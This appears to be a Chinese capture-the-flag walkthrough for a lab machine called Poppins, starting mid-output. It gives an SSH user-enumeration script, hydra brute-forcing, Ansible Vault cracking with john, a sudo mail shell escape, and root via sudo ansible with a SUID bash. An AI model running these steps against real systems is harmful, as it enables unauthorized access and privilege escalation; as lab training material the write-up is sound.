🔓 正在测试用户: friend ... ❌ 触发 publickey 错误
bert@192.168.209.213's password: 🔓 正在测试用户: bert ... ⏱️  用户 'bert': SSH 连接
超时（3秒）
✅ 未触发 publickey 错误（或连接异常/超时）
🔓 正在测试用户: chimney ... ❌ 触发 publickey 错误
🔓 正在测试用户: sweep ... ❌ 触发 publickey 错误
🔓 正在测试用户: artist ... ❌ 触发 publickey 错误
🔓 正在测试用户: for ... ❌ 触发 publickey 错误
🔓 正在测试用户: arrives ... ❌ 触发 publickey 错误
🔓 正在测试用户: brings ... ❌ 触发 publickey 错误
🔓 正在测试用户: somewhat ... ❌ 触发 publickey 错误
🔓 正在测试用户: strong ... ❌ 触发 publickey 错误
🔓 正在测试用户: bond ... ❌ 触发 publickey 错误
🔓 正在测试用户: learns ... ❌ 触发 publickey 错误
🔓 正在测试用户: banker ... ❌ 触发 publickey 错误
🔓 正在测试用户: stern ... ❌ 触发 publickey 错误
🔓 正在测试用户: enjoys ... ❌ 触发 publickey 错误
🔓 正在测试用户: disciplined ... ❌ 触发 publickey 错误
🔓 正在测试用户: father ... ❌ 触发 publickey 错误
🔓 正在测试用户: wisdom ... ❌ 触发 publickey 错误
🔓 正在测试用户: fantastical ... ❌ 触发 publickey 错误
🔓 正在测试用户: humor ... ❌ 触发 publickey 错误
🔓 正在测试用户: providing ... ❌ 触发 publickey 错误
🔓 正在测试用户: joins ... ❌ 触发 publickey 错误
🔓 正在测试用户: often ... ❌ 触发 publickey 错误
🔓 正在测试用户: close ... ❌ 触发 publickey 错误
🔓 正在测试用户: street ... ❌ 触发 publickey 错误
🔓 正在测试用户: multitalented ... ❌ 触发 publickey 错误
🔓 正在测试用户: adventures ... ❌ 触发 publickey 错误
🔓 正在测试用户: journeys ... ❌ 触发 publickey 错误
🔓 正在测试用户: elder ... ❌ 触发 publickey 错误
🔓 正在测试用户: joys ... ❌ 触发 publickey 错误
🔓 正在测试用户: simple ... ❌ 触发 publickey 错误
🔓 正在测试用户: appreciate ... ❌ 触发 publickey 错误
🔓 正在测试用户: comes ... ❌ 触发 publickey 错误
🔓 正在测试用户: skeptical ... ❌ 触发 publickey 错误
🔓 正在测试用户: quickly ... ❌ 触发 publickey 错误
🔓 正在测试用户: drawn ... ❌ 触发 publickey 错误
🔓 正在测试用户: causes ... ❌ 触发 publickey 错误
🔓 正在测试用户: social ... ❌ 触发 publickey 错误
🔓 正在测试用户: into ... ❌ 触发 publickey 错误
🔓 正在测试用户: world ... ❌ 触发 publickey 错误
🔓 正在测试用户: preoccupied ... ❌ 触发 publickey 错误
🔓 正在测试用户: mother ... ❌ 触发 publickey 错误
🔓 正在测试用户: wife ... ❌ 触发 publickey 错误
🔓 正在测试用户: younger ... ❌ 触发 publickey 错误
🔓 正在测试用户: influence ... ❌ 触发 publickey 错误
🔓 正在测试用户: curious ... ❌ 触发 publickey 错误
🔓 正在测试用户: adventurous ... ❌ 触发 publickey 错误
🔓 正在测试用户: forms ... ❌ 触发 publickey 错误
🔓 正在测试用户: valuable ... ❌ 触发 publickey 错误
🔓 正在测试用户: whimsical ... ❌ 触发 publickey 错误
🔓 正在测试用户: through ... ❌ 触发 publickey 错误
🔓 正在测试用户: adventure ... ❌ 触发 publickey 错误
🔓 正在测试用户: magic ... ❌ 触发 publickey 错误
🔓 正在测试用户: brand ... ❌ 触发 publickey 错误
🔓 正在测试用户: unique ... ❌ 触发 publickey 错误
🔓 正在测试用户: she ... ❌ 触发 publickey 错误
🔓 正在测试用户: wind ... ❌ 触发 publickey 错误
🔓 正在测试用户: east ... ❌ 触发 publickey 错误
🔓 正在测试用户: carried ... ❌ 触发 publickey 错误
🔓 正在测试用户: when ... ❌ 触发 publickey 错误
🔓 正在测试用户: mischievous ... ❌ 触发 publickey 错误
🔓 正在测试用户: need ... ❌ 触发 publickey 错误
🔓 正在测试用户: london ... ❌ 触发 publickey 错误
🔓 正在测试用户: century ... ❌ 触发 publickey 错误
🔓 正在测试用户: turn ... ❌ 触发 publickey 错误
🔓 正在测试用户: plot ... ❌ 触发 publickey 错误
🔓 正在测试用户: movie ... ❌ 触发 publickey 错误
🔓 正在测试用户: wonder ... ❌ 触发 publickey 错误
🔓 正在测试用户: classic ... ❌ 触发 publickey 错误
🔓 正在测试用户: timeless ... ❌ 触发 publickey 错误
🔓 正在测试用户: them ... ❌ 触发 publickey 错误
🔓 正在测试用户: teaching ... ❌ 触发 publickey 错误
🔓 正在测试用户: care ... ❌ 触发 publickey 错误
🔓 正在测试用户: she ... ❌ 触发 publickey 错误
🔓 正在测试用户: abilities ... ❌ 触发 publickey 错误
🔓 正在测试用户: perfect ... ❌ 触发 publickey 错误
🔓 正在测试用户: practically ... ❌ 触发 publickey 错误
🔓 正在测试用户: happiness ... ❌ 触发 publickey 错误
🔓 正在测试用户: bring ... ❌ 触发 publickey 错误
🔓 正在测试用户: perspectives ... ❌ 触发 publickey 错误
🔓 正在测试用户: challenge ... ❌ 触发 publickey 错误
🔓 正在测试用户: that ... ❌ 触发 publickey 错误
🔓 正在测试用户: escapades ... ❌ 触发 publickey 错误
🔓 正在测试用户: unforgettable ... ❌ 触发 publickey 错误
🔓 正在测试用户: leads ... ❌ 触发 publickey 错误
🔓 正在测试用户: with ... ❌ 触发 publickey 错误
🔓 正在测试用户: everyday ... ❌ 触发 publickey 错误
🔓 正在测试用户: love ... ❌ 触发 publickey 错误
🔓 正在测试用户: rediscover ... ❌ 触发 publickey 错误
🔓 正在测试用户: parents ... ❌ 触发 publickey 错误
🔓 正在测试用户: helps ... ❌ 触发 publickey 错误

--------------------------------------------------
⚠️  以下用户登录时出现 'publickey' 错误:
   - and
   - the
   - mary
   - poppins
   - banks
   - children
   - their
   - michael
   - with
   - family
   - magical
   - initially
   - joy
   - the
   - george
   - who
   - nanny
   - through
   - her
   - but
   - outings
   - enchanting
   - lessons
   - home
   - winifred
   - importance
   - life
   - friend
   - chimney
   - sweep
   - artist
   - for
   - arrives
   - brings
```

```
    - somewhat
    - strong
    - bond
    - learns
    - banker
    - stern
    - enjoys
    - disciplined
    - father
    - wisdom
    - fantastical
    - humor
    - providing
    - joins
    - often
    - close
    - street
    - multitalented
    - adventures
    - journeys
    - elder
    - joys
    - simple
    - appreciate
    - comes
    - skeptical
    - quickly
    - drawn
    - causes
    - social
    - into
    - world
    - preoccupied
    - mother
    - wife
    - younger
    - influence
    - curious
    - adventurous
    - forms
    - valuable
    - whimsical
    - through
    - adventure
    - magic
    - brand
    - unique
    - she
    - wind
    - east
    - carried
    - when
    - mischievous
    - need
    - london
    - century
    - turn
    - plot
```

```
   - movie
   - wonder
   - classic
   - timeless
   - them
   - teaching
   - care
   - she
   - abilities
   - perfect
   - practically
   - happiness
   - bring
   - perspectives
   - challenge
   - that
   - escapades
   - unforgettable
   - leads
   - with
   - everyday
   - love
   - rediscover
   - parents
   - helps

📄 结果已保存到文件: users_with_publickey_failure_20250902_213609.txt
```

脚本：

```
#!/usr/bin/env python3
import subprocess
import sys
from pathlib import Path

# ======================
# 配置区域（可修改）
# ======================
TARGET_IP = "192.168.209.213"  # 目标服务器 IP
USER_LIST_FILE = "user.txt"    # 每行一个用户名
TIMEOUT_SECONDS = 3            # 每个 SSH 尝试的超时时间（秒）
OUTPUT_FILE =
f"users_with_publickey_failure_{__import__('datetime').datetime.now().strftime('
%Y%m%d_%H%M%S')}.txt"

# ======================
# 工具函数
# ======================

def read_users_from_file(file_path):
    """从文件中读取用户名列表，返回用户名列表（过滤空行）"""
    users = []
    try:
        with open(file_path, 'r', encoding='utf-8') as f:
            for line in f:
                user = line.strip()
                if user:  # 排除空行
```

```
                    users.append(user)
    except FileNotFoundError:
        print(f"❌ 错误：用户列表文件 '{file_path}' 不存在！")
        sys.exit(1)
    return users

def test_ssh_user_login(username):
    """测试某个用户通过 SSH 登录时是否返回 'publickey' 错误"""
    cmd = ["ssh", f"{username}@{TARGET_IP}"]
    try:
        # 执行 ssh 命令，设置超时，捕获标准错误和标准输出
        result = subprocess.run(
            cmd,
            stdout=subprocess.PIPE,
            stderr=subprocess.STDOUT,  # 合并 stdout 和 stderr
            text=True,
            timeout=TIMEOUT_SECONDS
        )
        output = result.stdout.lower()  # 转为小写便于匹配

        # 检查输出中是否包含 "publickey"
        if "publickey" in output:
            return True  # 出现 publickey 错误
        else:
            return False  # 没有出现 publickey 错误
    except subprocess.TimeoutExpired:
        print(f"⏱ 用户 '{username}'：SSH 连接超时（{TIMEOUT_SECONDS}秒）")
        return False  # 超时不认为是 publickey 错误
    except Exception as e:
        print(f"⚠ 用户 '{username}'：SSH 连接异常 - {e}")
        return False

def main():
    users = read_users_from_file(USER_LIST_FILE)

    if not users:
        print(f"❌ 文件 '{USER_LIST_FILE}' 中没有有效的用户名。")
        return

    print(f"🔍 开始检查 {len(users)} 个用户通过 SSH 登录到 {TARGET_IP} 是否出现 'publickey' 错误...")
    print(f"⏱ 每个用户最大尝试时间：{TIMEOUT_SECONDS} 秒")
    print("--------------------------------------------------")

    failed_users = []  # 保存所有出现 publickey 错误的用户

    for user in users:
        print(f"🔓 正在测试用户: {user} ...", end=" ")
        if test_ssh_user_login(user):
            print("❌ 触发 publickey 错误")
            failed_users.append(user)
        else:
            print("✅ 未触发 publickey 错误（或连接异常/超时）")

    # 输出结果到屏幕和文件
    if failed_users:
        print("\n--------------------------------------------------")
        print("⚠ 以下用户登录时出现 'publickey' 错误：")
        for u in failed_users:
            print(f"   - {u}")

        # 写入到输出文件
        try:
            with open(OUTPUT_FILE, 'w', encoding='utf-8') as f:
                f.write(f"以下用户在 {TARGET_IP} 上登录时出现 'publickey' 错误：\n")
                f.write("="*50 + "\n")
                for u in failed_users:
                    f.write(f"{u}\n")
            print(f"\n📄 结果已保存到文件：{OUTPUT_FILE}")
        except Exception as e:
            print(f"⚠️  无法写入输出文件：{e}")
    else:
        print("\n☑ 所有用户均未触发 'publickey' 错误，或连接异常。")

if __name__ == "__main__":
    main()
```

只有两个用户可用ssh登陆jane/bert

再接着hydra爆破

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# hydra -L user -P  cracked_passwords.txt ssh://192.168.209.213
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-02
21:38:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 303 login tries (l:3/p:101),
~19 tries per task
[DATA] attacking ssh://192.168.209.213:22/
[22][ssh] host: 192.168.209.213   login: bert   password: jmac92777
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-02
21:39:20
```

这个用户无法正常登陆

```
┌──(root㉿kali)-[/home/kali]
└─# ssh bert@192.168.209.213
bert@192.168.209.213's password:
Linux Poppins 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
This account is currently not available.
Connection to 192.168.209.213 closed.
```

提示有一个mail文件，想到110这个端口，nc上去看看

```
┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.209.213 110
+OK Dovecot (Debian) ready.
user bert
+OK
Pass jmac92777
+OK Logged in.
stat
+OK 1 1517
retr 1
+OK 1517 octets
Return-path: <jane@poppins>
Envelope-to: bert@poppins
Delivery-date: Fri, 29 Aug 2025 06:33:49 -0400
Received: from jane by Poppins with local (Exim 4.94.2)
        (envelope-from <jane@poppins>)
        id 1urwQW-0001RQ-CD
        for bert@poppins; Fri, 29 Aug 2025 06:33:48 -0400
To: bert@poppins
Subject: Urgent: Prod Server Credentials for Ansible Playbook
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1urwQW-0001RQ-CD@Poppins>
From: jane@poppins
Date: Fri, 29 Aug 2025 06:33:48 -0400

Hi Bert,

I've just finished the new Ansible playbook for the a-27 software deployment on
our main production server, `web01.poppins.dsz`. It's ready to go.

The playbook contains some sensitive API keys, so I've encrypted the variables
using Ansible Vault. You'll need to use the `ansible-vault decrypt` command to
run it.

Here is the vault string you'll need to paste into the `secrets.yml` file.

```
$ANSIBLE_VAULT;1.1;AES256
66626631636362303332633238373338386634373434646532656534323230333938303331663630
3236333934663930343263363831353138323630393134320a366366393939373636386538336336
34353536656637313762323832643339633234656635326137633439303730373335386536306436
6335363366376634630a326563623737626337353436323565643365333061663661396337613731
3730
```
Let me know if you hit any issues. We need to get this deployed by EOD.

Thanks,
Jane
.
```

Ansible Vault解密

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# vi 1.vault


┌──(root㉿kali)-[/home/kali/aaa]
└─# ansible2john 1.vault > tmp


┌──(root㉿kali)-[/home/kali/aaa]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt tmp
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256
AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
javiel           (1.vault)
1g 0:00:01:44 DONE (2025-09-02 21:50) 0.009576g/s 851.3p/s 851.3c/s 851.3C/s
jojo95..janele
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali/aaa]
└─# ansible-vault view 1.vault
Vault password:
cumibug
```

提权至javiel

javiel是jane用户的密码,

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# ssh jane@192.168.209.213
jane@192.168.209.213's password:
Permission denied, please try again.
jane@192.168.209.213's password:
Linux Poppins 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep  2 21:08:37 2025 from 192.168.209.76
jane@Poppins:~$ id
uid=1001(jane) gid=1001(jane) groups=1001(jane)
```

cumibug是另一个用户的密码，因为无法ssh登陆因此只能在jane用户下su切换

提权至michael

```
jane@Poppins:~$ su michael
Password:
michael@Poppins:~$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael)
```

看一下sudo权限

```
michael@Poppins:~$ sudo -l
[sudo] password for michael:
Matching Defaults entries for michael on Poppins:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on Poppins:
    (winifred) PASSWD: /usr/bin/mail *
```

在gtfobins内的shell逃逸命令无法使用，先尝试给winired用户写一个空邮件试试，然后在mail程序交互界面执行命令

提权至winifred

```
michael@Poppins:~$ sudo -u winifred /usr/bin/mail -s "test" winifred</dev/null
Null message body; hope that's ok
michael@Poppins:~$ sudo -u winifred /usr/bin/mail
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/var/mail/winifred": 1 message 1 new
>N  1 winifred@poppins   Tue Sep 02 21:55   18/558   test
Message 1:
From winifred@poppins Tue Sep 02 21:55:25 2025
Envelope-to: winifred@poppins
Delivery-date: Tue, 02 Sep 2025 21:55:25 -0400
To: winifred@poppins
Subject: test
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
From: winifred@poppins
Date: Tue, 02 Sep 2025 21:55:25 -0400

& !/bin/bash
winifred@Poppins:~$ id
uid=1003(winifred) gid=1003(winifred) groups=1003(winifred)
```

提权至root

```
winifred@Poppins:/home/bert$ sudo -l
Matching Defaults entries for winifred on Poppins:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User winifred may run the following commands on Poppins:
    (ALL) NOPASSWD: /usr/bin/ansible *
```

直接给ai，他会给出命令

```
winifred@Poppins:/home/bert$ sudo /usr/bin/ansible localhost -m shell -a 'id'
[WARNING]: No inventory was parsed, only implicit localhost is available
localhost | CHANGED | rc=0 >>
uid=0(root) gid=0(root) groups=0(root)
```

权限是root，那么可以直接读flag，也可以给/bin/bash一个suid权限

```
winifred@Poppins:/home/bert$ sudo /usr/bin/ansible localhost -m shell -a 'cat
/root/root.txt'
[WARNING]: No inventory was parsed, only implicit localhost is available
localhost | CHANGED | rc=0 >>
flag{root-bdabe071bed8018ba8e15d795d281843}



winifred@Poppins:/home/bert$ ls -al /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
winifred@Poppins:/home/bert$ sudo /usr/bin/ansible localhost -m shell -a
'/bin/bash -i -c "exec bash"'
[WARNING]: No inventory was parsed, only implicit localhost is available
localhost | CHANGED | rc=0 >>

winifred@Poppins:/home/bert$ sudo /usr/bin/ansible localhost -m shell -a 'sudo
chmod u+s /bin/bash'
[WARNING]: No inventory was parsed, only implicit localhost is available
[WARNING]: Consider using 'become', 'become_method', and 'become_user' rather
than running sudo
localhost | CHANGED | rc=0 >>

winifred@Poppins:/home/bert$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
winifred@Poppins:/home/bert$ bash -p
bash-5.0# id
uid=1003(winifred) gid=1003(winifred) euid=0(root) groups=1003(winifred)
```

flag

```
bash-5.0# cat root.txt /var/mail/user.txt
flag{root-bdabe071bed8018ba8e15d795d281843}
flag{user-b1d2367529a9edd2a6f9c95168bce12ei}
```